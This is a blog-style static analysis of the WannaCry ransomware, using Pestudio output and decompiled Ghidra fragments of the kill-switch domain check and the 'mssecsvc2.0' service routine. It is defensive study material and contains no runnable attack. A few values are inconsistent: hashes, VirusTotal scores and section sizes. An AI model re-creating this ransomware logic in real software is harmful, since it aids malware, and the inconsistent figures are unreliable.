

Malware Analysis / Reverse Engineering – Static Analysis on WannaCry

For this analysis I'll be using both Linux and Windows VMs. My skills in Malware Analysis and Reverse Engineering are pretty basic, but I'll do my best to dig as deep as I can without completely losing my mind.

Quick intro

Basic static analysis is the first step in understanding a malware file without executing it. This process involves examining the file at a surface level to gather information like file headers, readable strings, programming language and important details such as IP addresses or URLs. The goal is to get a quick overview of what the malware might do, based on these clues without the risk of running it.

Afterwards, we will conduct a deeper analysis using Ghidra (a powerful reverse engineering tool) to disassemble the code and examine the internal structure, control flow and data flow of the ransomware. This will also involve looking at the execution process of the malicious payload in more detail.

The primary objective is to gain a better understanding of the ransomwares behaviour, including how it operates and executes its malicious actions.

WannaCry

The malicious executable we will be analysing is the infamous WannaCry ransomware, which surfaced in 2017 and affected hundreds of thousands of computers worldwide. It exploited a vulnerability in Microsoft Windows using the EternalBlue exploit, allowing attackers to remotely access unpatched systems. Once inside, WannaCry encrypts the victims files and demands a ransom in Bitcoin for decryption. The malware spreads quickly across networks by exploiting unpatched machines, with one of the most notable incidents involving the UK's NHS.

Part 1

In this first section, the primary focus will be to collect as much surface-level information as possible from the executable and for that we will be using "Pestudio."

pestudio 9.59 - Malware Initial Assessment - www.winitor.com (read-only)

file settings about

c:\users\craig\downloads\malware\wannacry.exe

property	value
file	
file > sha256	ED01EBFBC9EB5B8EA545AF4D01BF5F1071661840480439C6E5BABE8E080E41AA
file > first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
file > first-bytes-text	M Z
size	3514368 bytes
entropy	7.995
file > type	executable
cpu	32-bit
subsystem	GUI
version	6.1.7601.17514 (win7sp1_rtm.101119-1850)
description	DiskPart
entry-point > first-bytes-hex	55 8B EC 6A FF 68 88 D4 40 00 68 F4 76 40 00 64 A1 00 00 00 00 50 64 89 25 00 00 00 83 EC 68 53
entry-point > location	0x000077BA (section[.text])
signature tooling	Visual Studio 6.0 Microsoft Visual C++ PKZIP-Self Extracting (SFX) Archive
stamps	
compiler-stamp	Sat Nov 20 09:05:05 2010 (UTC)
debug-stamp	n/a
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
names	
file	c:\users\craig\downloads\malware\wannacry.exe
debug	n/a
export	n/a
version > original-file-name	diskpart.exe
manifest	n/a
.NET > module	n/a
certificate > program-name	n/a

Left sidebar tree view:

- indicators (virustotal > score)
- footprints (type > sha256)
- virustotal (67/72)
- dos-header (size > 64 bytes)
- dos-stub (size > 184 bytes)
- rich-header (tooling > Visual Studio 2003)
- file-header (executable > 32-bit)
- optional-header (subsystem > GUI)
- directories (count > 3)
- sections (file > PKZIP)
- libraries (count > 4)
- imports (flag > 114)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (n/a)
- resources (signature > PKZIP)
- strings (flag > 28)
- debug (n/a)
- manifest (level > asinvoher)
- version (FileDescription > DiskPart)
- certificate (n/a)
- overlay (n/a)

The entropy score is measured out of 8. A score closer to 0 means the data is simple and predictable, which is usually not suspicious. On the other hand, a score closer to 8 suggests the file is likely “packed” or encrypted, meaning the original code has been compressed or changed to hide its real purpose. This makes it harder for analysts to understand and for antivirus software to detect. Basically entropy is the level of “randomness”

file	
file > sha256	ED01EBFBC9EB58BEA545AF4D01BF5F1071661840480439C6E5BABE8E080E41AA
file > first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00
file > first-bytes-text	MZ @
size	3514368 bytes
entropy	7.995
file > type	executable
cpu	32-bit
subsystem	GUI
version	6.1.7601.17514 (win7sp1_rtm.101119-1850)
description	DiskPart
entry-point > first-bytes-hex	55 8B EC 6A FF 68 88 D4 40 00 68 F4 76 40 00 64 A1 00 00 00 00 50 64 89 25 00 00 00 83 EC 68 53
entry-point > location	0x000077BA (section[.text])
signature tooling	Visual Studio 6.0 Microsoft Visual C++ PKZIP-Self Extracting (SFX) Archive

We can also see that “subsystem” = “GUI” meaning that the application is intended to run with a graphical user interface rather than a command line which as we know from the screenshot below

[signature](#) | [tooling](#) | Visual Studio 6.0 | Microsoft Visual C++ | PKZIP-Self Extracting (SFX) Archive

Here we can see the original file name for WannaCry was “diskpart.exe”. This was used as part of its strategy to disguise itself and avoid detection. Diskpart is a genuine command line tool used for disk partitioning and management, its common to see Malware often use names of legitimate system processes or tools to evade detection.

names	
file	c:\users\craig\downloads\malware\wannacry.exe
debug	n/a
export	n/a
version > original-file-name	diskpart.exe
manifest	n/a
.NET > module	n/a

By clicking on the imports section, we can view all the imported functions listed within the PE file. While not all of them are relevant, I’ve focused on the ones flagged as suspicious, which we will explore in more detail. We can also see the tactics and techniques from the Mitre Att&ck framework associated with these over on the right hand side.

c:\users\craig\downloads\wannacry.exe	imports (114)	flag (11)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (0)	technique (11)
indicators (virusotal > score)	CreateServiceA	x	0x0000DC2A	0x0000DC2A	100 (0x0064)	services	T1543 Create or Modify System Pro
footprints (type > sha256)	RegSetValueExA	x	0x0000DBF2	0x0000DBF2	516 (0x0204)	registry	T1112 Modify Registry
virusotal (69/73)	VirtualAlloc	x	0x0000DAC8	0x0000DAC8	897 (0x0381)	memory	T1055 Process Injection
dos-header (size > 64 bytes)	VirtualProtect	x	0x0000DB36	0x0000DB36	902 (0x0386)	memory	T1055 Process Injection
dos-stub (size > 184 bytes)	WriteFile	x	0x0000D97E	0x0000D97E	932 (0x03A4)	file	-
rich-header (tooling > Visual Studio 2003)	CreateProcessA	x	0x0000D832	0x0000D832	102 (0x0066)	execution	T1106 Execution through API
file-header (executable > 32-bit)	TerminateProcess	x	0x0000D808	0x0000D808	862 (0x035E)	execution	-
optional-header (subsystem > GUI)	CryptReleaseContext	x	0x0000DC14	0x0000DC14	160 (0x00A0)	crypto	T1027 Obfuscated Files or Informati
directories (count > 3)	rand	x	0x0000DCE6	0x0000DCE6	678 (0x02A6)	crypto	T1027 Obfuscated Files or Informati
sections (file > PKZIP)	srand	x	0x0000DCEE	0x0000DCEE	692 (0x02B4)	crypto	T1027 Obfuscated Files or Informati
libraries (count > 4)	SetCurrentDirectoryA	x	0x0000D882	0x0000D882	778 (0x030A)	-	-
imports (flag > 114)	InitializeCriticalSection	-	0x0000D930	0x0000D930	547 (0x0223)	synchro	-
exports (n/a)	DeleteCriticalSection	-	0x0000D94C	0x0000D94C	129 (0x0081)	synchro	-
thread-local-storage (n/a)	LeaveCriticalSection	-	0x0000D98A	0x0000D98A	502 (0x0296)	synchro	-
.NET (n/a)							

Again all of these are clues as to how this malware might potentially behave

CreateServiceA

This function is used to create a service within Windows. This is frequently seen within Malware as its objective is to maintain persistence, for example by ensuring the malware runs after a reboot. Legit services could include backups, AV scans etc.

T1543 – Create or Modify System Processes

RegSetValueExA

This function writes data to Windows registry, again commonly used to establish persistence amongst threat actors particularly during startup.

T1112 – Modify Registry

VirtualAlloc

Allocates memory in a programs virtual address space. Malware often uses this to reserve space for malicious code, especially when unpacking itself. This aligns with the high entropy value we noticed earlier, indicating that the file is probably packed.

T1055 – Process Injection

VirtualProtect

Often used together with the previous function “VirtualAlloc”, this changes the protection on a region of memory. This allows the malware to run code from the new virtual space for code injection or unpacking.

T1055 – Process Injection

WriteFile

Writes data to a file or device, although this function sounds legit, its used frequently by ransomware to overwrite encrypted files back to disk to replace the original files.

CreateProcessA

Starts a new process. Malware often creates new processes for various purposes

T1106 – Execution from API

TerminateProcess

Terminates an existing process. May use this to kill a security related or antivirus processes to avoid detection.

CryptReleaseContext

This is part of cryptographic operations which ransomware uses to encrypt the victims files.

T1027 – Obfuscated Files or Information

rand and srand

These functions generate random numbers and although are commonly used in legit executables they are also used within Malware for creating unique encryption keys or for obfuscation by generating random filenames

T1027 – Obfuscated Files or Information

SetCurrentDirectoryA

Changes the current working directory of the process. Malware may change the working directory to point to a specific folder where it can read or write files, often for storing payloads or encrypted files.

Now heading over to the “Sections (file > PKZIP)” tab we can see the file is broken into 4 parts.


- .text: Contains the executable code or instructions of the program.
- .rdata: Stores read only data like strings and import/export information.
- .data: .data: Holds global and static variables that the program can modify.
- .rsrc (resources): Contains resources like icons, images, strings and version information used by the program.

The screenshot shows the VirusTotal interface for the file `wannacry.exe`. The left sidebar lists various indicators, with "sections (file > PKZIP)" highlighted. The main panel displays a table of sections with the following data:

property	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]
name	.text	.rdata	.data	.rsrc
footprint > sha256	55CDA830FF2543783350FB7...	A2ACC94D242D28B6DD0A0...	110357DE37BD422F6C68B66...	418C45AA8AD5B74EA7A820...
entropy	6.404	6.664	4.456	8.000
file-ratio (99.88%)	0.82 %	0.70 %	0.23 %	98.14 %
raw-address (begin)	0x00001000	0x00008000	0x0000E000	0x00010000
raw-address (end)	0x00008000	0x0000E000	0x00010000	0x0035A000
raw-size (3510272 bytes)	0x00007000 (28672 bytes)	0x00006000 (24576 bytes)	0x00002000 (8192 bytes)	0x0034A000 (344832 bytes)
virtual-address	0x00001000	0x00008000	0x0000E000	0x00010000
virtual-size (3506712 bytes)	0x000069B0 (27056 bytes)	0x00005F70 (24432 bytes)	0x00001958 (6488 bytes)	0x00349FA0 (3448736 bytes)
characteristics	0x60000020	0x40000040	0xC0000040	0x40000040
write	-	-	x	-
execute	x	-	-	-
share	-	-	-	-
self-modifying	-	-	-	-
virtual	-	-	-	-
items				
directory > import	-	0x0000D5A8	-	-
directory > resource	-	-	-	0x00010000
directory > import-address	-	0x00008000	-	-
manifest	-	-	-	0x00359AB0
version	-	-	-	0x00359728
base-of-code	0x00001000	-	-	-
base-of-data	-	0x00008000	-	-
entry-point	0x000077BA	-	-	-
file (signature: PKZIP, size 3446325 ...	-	-	-	file (signature: PKZIP, size 34...

The section we're most interested in is the last one .rsrc (resources). It has a file ratio of 98.14%, meaning most of the files content is in this section. Additionally its entropy is 8.00, suggesting it almost certainly contains the packed payload. Malicious code and payloads are often hidden in this section because it's less examined by basic security tools. While there is no "X" under the "execute" characteristic for .rsrc, this doesn't mean it can't be executed. Having "write" and "execute" permissions can be flagged as suspicious, so keeping .rsrc free of these permissions reduces detection risk. The malware can later extract and decode the payload from .rsrc and then execute it in a separately allocated space using APIs like "VirtualAlloc" as we mentioned earlier, again this is a common evasion technique used by threat actors.

The “strings” section shows all strings within the file, again here I will highlight only the strings that have been flagged as there are 1000s of them and many of them irrelevant. This section is particularly interesting and can offer valuable insight into the file and behaviour. Here we can observe numerous cryptographic functions/strings, which is generally uncommon in regular applications unless they are specifically designed for data encryption. In this case, these functions are likely being used both to obfuscate malicious payloads and to encrypt the victim’s data, making it inaccessible until the ransom is paid.



	encoding (2)	size (bytes)	location	flag (28)	label (325)	group (12)	value (111594)
	ascii	13	section:rdata	x	-	execution	CreateProcess
	ascii	13	section:rdata	x	-	services	CreateService
	ascii	19	section:rdata	x	-	crypto	CryptAcquireContext
	ascii	12	section:rdata	x	-	crypto	CryptDecrypt
	ascii	15	section:rdata	x	-	crypto	CryptDestroyKey
	ascii	12	section:rdata	x	-	crypto	CryptEncrypt
	ascii	11	section:rdata	x	-	crypto	CryptGenKey
	ascii	14	section:rdata	x	-	crypto	CryptImportKey
	ascii	19	section:rdata	x	import	crypto	CryptReleaseContext
	ascii	10	section:rdata	x	-	file	DeleteFile
	ascii	19	section:rdata	x	-	reconnaissance	GetNativeSystemInfo
	ascii	8	section:rdata	x	-	file	MoveFile
	ascii	10	section:rdata	x	-	file	MoveFileEx
	ascii	12	section:rdata	x	-	registry	RegCreateKey
	ascii	13	section:rdata	x	-	registry	RegSetValueEx
	ascii	19	section:rdata	x	-	-	SetCurrentDirectory
	ascii	19	section:rdata	x	-	-	SetCurrentDirectory
	ascii	17	section:rdata	x	-	file	SetFileAttributes
	ascii	16	section:rdata	x	import	execution	TerminateProcess
	ascii	12	section:rdata	x	import	memory	VirtualAlloc
	ascii	14	section:rdata	x	import	memory	VirtualProtect
	ascii	9	section:rdata	x	import	file	WriteFile
	ascii	9	section:rdata	x	import	file	WriteFile
	ascii	4	section:rdata	x	-	crypto	rand
	ascii	5	section:rdata	x	-	crypto	srand
	ascii	3	section:rsrc	x	-	-	xMR
	ascii	3	section:rsrc	x	-	-	xMr
	ascii	3	section:rsrc	x	-	-	xmR
	ascii	3	section:rsrc	-	-	-	

Based on this brief analysis using Pestudio, we’ve gathered crucial information that gives us a rough understanding of the surface level behaviour of this malware. Here are some key notes of our findings:


1. Packing and Obfuscation: The high entropy value (7.995 out of 8) suggests that the file is packed or encrypted, indicating an attempt to hide its true content and evade detection.
2. Persistence: The presence of functions like CreateServiceA and RegSetValueExA suggests that the malware may be designed to establish persistence on the system, ensuring it can survive reboots and modify system settings.
3. Memory Manipulation and Storage: The use of VirtualAlloc and VirtualProtect indicates that the malware may be unpacking itself or injecting code into memory, common techniques for malicious software to execute hidden code.
4. File Encryption: Multiple cryptographic functions have been seen, which are not typical in most applications unless they deal specifically with data encryption. This suggests that the malware is likely encrypting files, again characteristics of ransomware.
5. Payload Storage: The majority of the files content is in the .rsrc section with high entropy, indicating it likely stores the packed payload. This is a common tactic to evade detection by traditional security tools.
6. Disguising as Legitimate Software: The original file name “diskpart.exe” and use of common system names are tactics to avoid detection and mislead users or security software.

There are additional tabs and features in Pestudio we could explore, but I believe the information we have gathered so far is sufficient for our analysis and honestly I don’t have all the time in the world. So now onto Part 2, Ghidra.

Part 2

Now for the second part, we'll be diving deeper with Ghidra. This tool lets us disassemble and decompile the malicious code, providing a clearer view of its behaviour, functions and data flow. This deeper analysis will help us understand the malware's internal structure and how it operates.

I will briefly go through a quick break down of the layout and what I have learned whilst playing around with this impressive tool.




There are 6 key panels

1. Program Trees: Provides a visual map of the binary, showing memory blocks and sections. It helps you see how the executable is organized and navigate its structure. (remember the sections tab earlier)
2. Symbol Tree: Lists all the named elements in the program, like functions, variables, and labels, making it easy to locate specific parts of the code.
3. Data Type Manager: Organises data types like structures and enums used in the program, helping in understanding complex data relationships.
4. Listing: Displays the raw assembly code and data for the binary, letting you examine the instructions and data at specific virtual addresses.
5. Decompile: Provides a high level view by translating assembly code into simplified, human readable code that's similar to C programming language, making it easier to understand the malware's logic and behaviour.
6. Console-Scripting: This panel in Ghidra is an interactive environment where you can execute scripts written in languages like Python or Java

Honestly my main focus and where I will spend most of the time is usually on these 3 panels

- 2.Symbol Tree
- 4.Listing
- 5.Decompile

Once we've created a project and opened the file using code browser the first thing we need to do is head to "Program Tree" and find the start of the code by trying to find the Main or WinMain functions (you can search for this in the filter bar below as its easier). In this case we are unable to find either so we find the "entry" function and start there.



Now looking at the right side, we see this code snippet that resembles what is found in many other applications. This part is called the entry point and it prepares everything needed before the main part of the program starts. It manages command line arguments, sets up error handling and ensures that the environment is correctly configured before running the main program.

If we scroll down, we can find the call to the main function. Clicking on it will take us directly to the main function itself. I

```

38 }
39 FUN_00409b8c();
40 _initterm(&DAT_0040b00c, &DAT_0040b010);
41 local_70.newmode = DAT_0070f884;
42 __getmainargs(&local_64, &local_74, &local_68, _DoWildCard_0070f880);
43 _initterm(&DAT_0040b000, &DAT_0040b008);
44 pbVar2 = *(byte **)acmdln_exref;
45 if (*pbVar2 != 0x22) {
46     do {
47         if (*pbVar2 < 0x21) goto LAB_00409b09;
48         pbVar2 = pbVar2 + 1;
49     } while( true );
50 }
51 do {
52     pbVar2 = pbVar2 + 1;
53     if (*pbVar2 == 0) break;
54 } while (*pbVar2 != 0x22);
55 if (*pbVar2 != 0x22) goto LAB_00409b09;
56 do {
57     pbVar2 = pbVar2 + 1;
58 LAB_00409b09:
59 } while ((*pbVar2 != 0) && (*pbVar2 < 0x21));
60 local_60.dwFlags = 0;
61 GetStartupInfoA(&local_60);
62 GetModuleHandleA((LPCSTR)0x0);
63 local_6c = FUN_00409b140();
64 /* WARNING: Subroutine does not return */
65 exit(local_6c);
66 }

```

will rename some of these functions in order to make it easier to understand including for myself because otherwise it gets bloody confusing. I will rename this "part_1_check_killswitch_domain"

I will explain next the reason for renaming it this.

```

...
} while (*pbVar2 != 0x22);
if (*pbVar2 != 0x22) goto LAB_00409b09;
do {
    pbVar2 = pbVar2 + 1;
LAB_00409b09:
} while ((*pbVar2 != 0) && (*pbVar2 < 0x21));
local_60.dwFlags = 0;
GetStartupInfoA(&local_60);
GetModuleHandleA((LPCSTR)0x0);
local_6c = part_1_check_killswitch_domain();
/* WARNING: Subroutine does not return */
exit(local_6c);

```

part 1 check killswitch domain

Lets now go into the main function that I have named “part_1_check_killswitch_domain”. And straight away we can see this funky looking domain. This is the famous “kill switch” which was a major breakthrough that was discovered when security researcher Marcus Hutchins (also known as MalwareTech) accidentally activated this “kill switch” by simply registering this particular domain. This in itself significantly slowed down the spread of WannaCry by preventing it from encrypting more systems. We will look into this further

```
undefined4 part_1_check_killswitch_domain(void)
{
    undefined4 internet_session;
    int url_handle;
    undefined4 *killswitch_url_ptr;
    undefined4 *killswitch_url_buffer;
    undefined4 uStack_64;
    undefined4 uStack_60;
    undefined4 uStack_5c;
    undefined4 local_url_copy [14];
    undefined4 local_17;
    undefined4 local_13;
    undefined4 local_f;
    undefined4 local_b;
    undefined4 local_7;
    undefined2 local_3;
    undefined local_1;

    killswitch_url_ptr = (undefined4 *)s_http://www.iuqerfsodp9ifjaposdfj_004313d0;
    killswitch_url_buffer = local_url_copy;
    for (url_handle = 0xe; url_handle != 0; url_handle = url_handle + -1) {
        *killswitch_url_buffer = *killswitch_url_ptr;
        killswitch_url_ptr = killswitch_url_ptr + 1;
        killswitch_url_buffer = killswitch_url_buffer + 1;
    }
    *(undefined *)killswitch_url_buffer = *(undefined *)killswitch_url_ptr;
    local_17 = 0;
    local_13 = 0;
    local_f = 0;
    local_b = 0;
    local_7 = 0;
    local_3 = 0;
    uStack_5c = 0;
    uStack_60 = 0;
    uStack_64 = 0;
    local_1 = 0;
    internet_session = InternetOpenA(0,1);
    url_handle = InternetOpenUrlA(internet_session,&uStack_64,0,0,0x84000000,0);
    if (url_handle == 0) {
        InternetCloseHandle(internet_session);
        InternetCloseHandle(0);
        part_2_proceed_with_malicious_activity();
        return 0;
    }
    InternetCloseHandle(internet_session);
    InternetCloseHandle(url_handle);
    return 0;
}
```

I have also renamed these variables, to again assist us in understanding what is happening here.

- killswitch_url_ptr: A pointer to the kill switch URL string.
- killswitch_url_buffer: A buffer to store a copy of the kill switch URL.
- url_handle: Keeps track of the number of times the URL is copied in the loop.
- local_url_copy: Where the kill switch URL gets copied into
- 0xe = 14

This section (marked in red) is all about finding the kill switch URL and copying it into the local_url_copy buffer. The code runs a loop 14 times and in each loop it copies 4 bytes of the URL into the buffer. This buffer is where the kill switch URL will be stored. The process continues until all 56 bytes of the URL are copied over. Only after this copying is finished can the kill switch URL be used.

In this next bit (marked in blue) - Again I have renamed these variables and functions to make it easier to understand

We can see “internet_session = InternetOpenA(0, 1);” Basically this line opens an internet session

From there “url_handle = InternetOpenUrlA(internet_session, &uStack_64, 0, 0, 0x84000000, 0);”

This line tries to open the URL that was just recently copied into local_url_copy using the previous session above.

Now we check to see if the URL opened successfully “if (url_handle == 0) {”

If the URL failed to open, this line closes the internet session “InternetCloseHandle(internet_session);”

And then it will lead to the next function, which I’ve named “part_2_proceed_with_malicious_activity.” Its original name was “FUN_00408090,” so you realise why renaming these functions makes everything so much easier to understand!

The line ends the function and returns a value of 0. Ending this function

```
local_1 = 0;
internet_session = InternetOpenA(0,1);
url_handle = InternetOpenUrlA(internet_session,&uStack_64,0,0,0x84000000,0);
if (url_handle == 0) {
    InternetCloseHandle(internet_session);
    InternetCloseHandle(0);
    part_2_proceed_with_malicious_activity();
    return 0;
}
InternetCloseHandle(internet_session);
InternetCloseHandle(url_handle);
return 0;
```

Now If the URL opens successfully, the internet session will close and the function will end successfully. However it will not proceed with the previous actions which will open the new function. In other words the malware will stop completely

In summary, this function is crucial for determining whether the malware can reach its kill switch URL. If it can, the function ends successfully, allowing the malware to stop operating. If not, it triggers further malicious activities which we will look into next

part 2 proceed with malicious activity

Now up to this point, I've been able to follow along, understand the logic and the data flow. However from here on, things start getting a bit more complex and beyond my basic knowledge and understanding of reverse engineering. Regardless let's plough through and try and make sense of all of this mess.

This snippet is relatively short but there are some interesting sections, again I have renamed some of the variables and functions to help understand what might be happening.

Doing some research I was able to find out what these two handles do.

- hSCManager is a handle that the malware uses to connect to the Service Control Manager (SCM) on a Windows system. Is like a central system for managing all the system services, starting, stopping, pausing and configuring services on the system.
- hSCObject is a handle that points to a specific service the malware is interested in. Once it has access to the SCM through hSCManager, the malware uses hSCObject to interact with a particular service
- SERVICE_TABLE_ENTRYA appears to be the container holding key information

Basically here we are preparing the variables and resources the malware will need later to interact with the system.

```
2 void part_2_proceed_with_malicious_activity(void)
3 {
4     int *argument;
5     SC_HANDLE hSCManager;
6     SC_HANDLE hSCObject;
7     SERVICE_TABLE_ENTRYA SStack_10;
8     undefined4 uStack_8;
9     undefined4 uStack_4;
10
11     GetModuleFileNameA((HMODULE)0x0, (LPSTR)&executable_path, 0x104);
12     argument = (int *)__p__argc();
13     if (*argument < 2) {
14         where_does_this_go?();
15         return;
16     }
17
18     hSCManager = OpenSCManagerA((LPCSTR)0x0, (LPCSTR)0x0, 0xf003f);
19     if (hSCManager != (SC_HANDLE)0x0) {
20         hSCObject = OpenServiceA(hSCManager, s_mssecsvc2.0_004312fc, 0xf01ff);
21         if (hSCObject != (SC_HANDLE)0x0) {
22             config_service(hSCObject, 0x3c);
23             CloseServiceHandle(hSCObject);
24         }
25         CloseServiceHandle(hSCManager);
26     }
27     SStack_10.lpServiceName = s_mssecsvc2.0_004312fc;
28     SStack_10.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)&LAB_00408000;
29     uStack_8 = 0;
30     uStack_4 = 0;
31     StartServiceCtrlDispatcherA(&SStack_10);
32     return;
33 }
```

This first line appears to get the full path of the program currently running

Next the it appears the argument checks the number of command line arguments provided when the program started. It wants to make sure there are at least two arguments. If there are fewer than two, it calls another function that I've renamed "where_does_this_go?" to handle this situation.

